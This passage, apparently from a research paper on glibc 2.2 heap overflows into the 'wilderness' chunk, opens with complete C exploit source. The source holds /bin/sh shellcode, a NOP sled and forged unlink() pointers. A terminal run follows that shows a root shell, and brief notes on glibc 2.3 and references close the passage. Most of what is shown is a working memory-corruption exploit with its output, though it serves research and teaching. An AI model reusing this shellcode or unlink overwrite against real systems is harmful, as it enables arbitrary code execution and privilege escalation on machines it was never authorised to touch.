char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(int argc, char *argv[]) {
        char *p, *payload = (char *) malloc(1052);

        p = payload;
        memset(p, '\x90', 1052);

        /* Set up the fwd and bck pointers to be unlink()'d */
        *(long *) p = RETLOC - 12;
        p += 4;
        *(long *) p = RETADDR + 8;
        p += 4;

        /* Jump 12 ahead over the trashed word from unlink() */
        memcpy(p, "\xeb\x0c", 2);

        /* Position shellcode safely at end of NOP sled */
        p += 1020 - 8 - sizeof(shellcode) - 32;
        memcpy(p, shellcode, sizeof(shellcode) - 1);

        p += sizeof(shellcode) + 32;
        *(long *) p = -4;

        p += 4;
        *(p) = '\0';

        execl("./wilderness3b", "./wilderness3b", payload, NULL);
}
/* END exploit3b.c */
```

```
$ gcc -o exploit3b exploit3b.c
$ ./exploit3b
sh-2.05a#
```

- ------------------------------------

- ---- A word on glibc 2.3 -----------

Although exploiting our examples on a glibc 2.3 system would be an interesting
activity it does not appear possible to utilize the techniques described above. Specifically, although the fencepost code exists on both platforms, the situations surrounding them are vastly different.

For those genuinely interested in a more detailed explanation of the difficulties involving the fencepost code on glibc 2.3, feel free to contact me.

- ------------------------------------

- ---- Final thoughts ----------------

For an overflow involving the wilderness to exist on a glibc 2.2 platform might seem a rare or esoteric occurance. However, the research presented above was not prompted by divine inspiration, but in response to a tangible need. Thus it was not so much important substance that inclined me to release this paper, but rather the hope that obscure substance might be reused for some creative good by another.

- ------------------------------------

[1] http://www.phrack.org/show.php?p=61&a=6
[2] http://www.phrack.org/show.php?p=57&a=8
[3] http://www.phrack.org/show.php?p=57&a=9
[4] http://gee.cs.oswego.edu/dl/html/malloc.html
[5] http://www.memorymanagement.org/glossary/f.html#fencepost

- ------------------------------------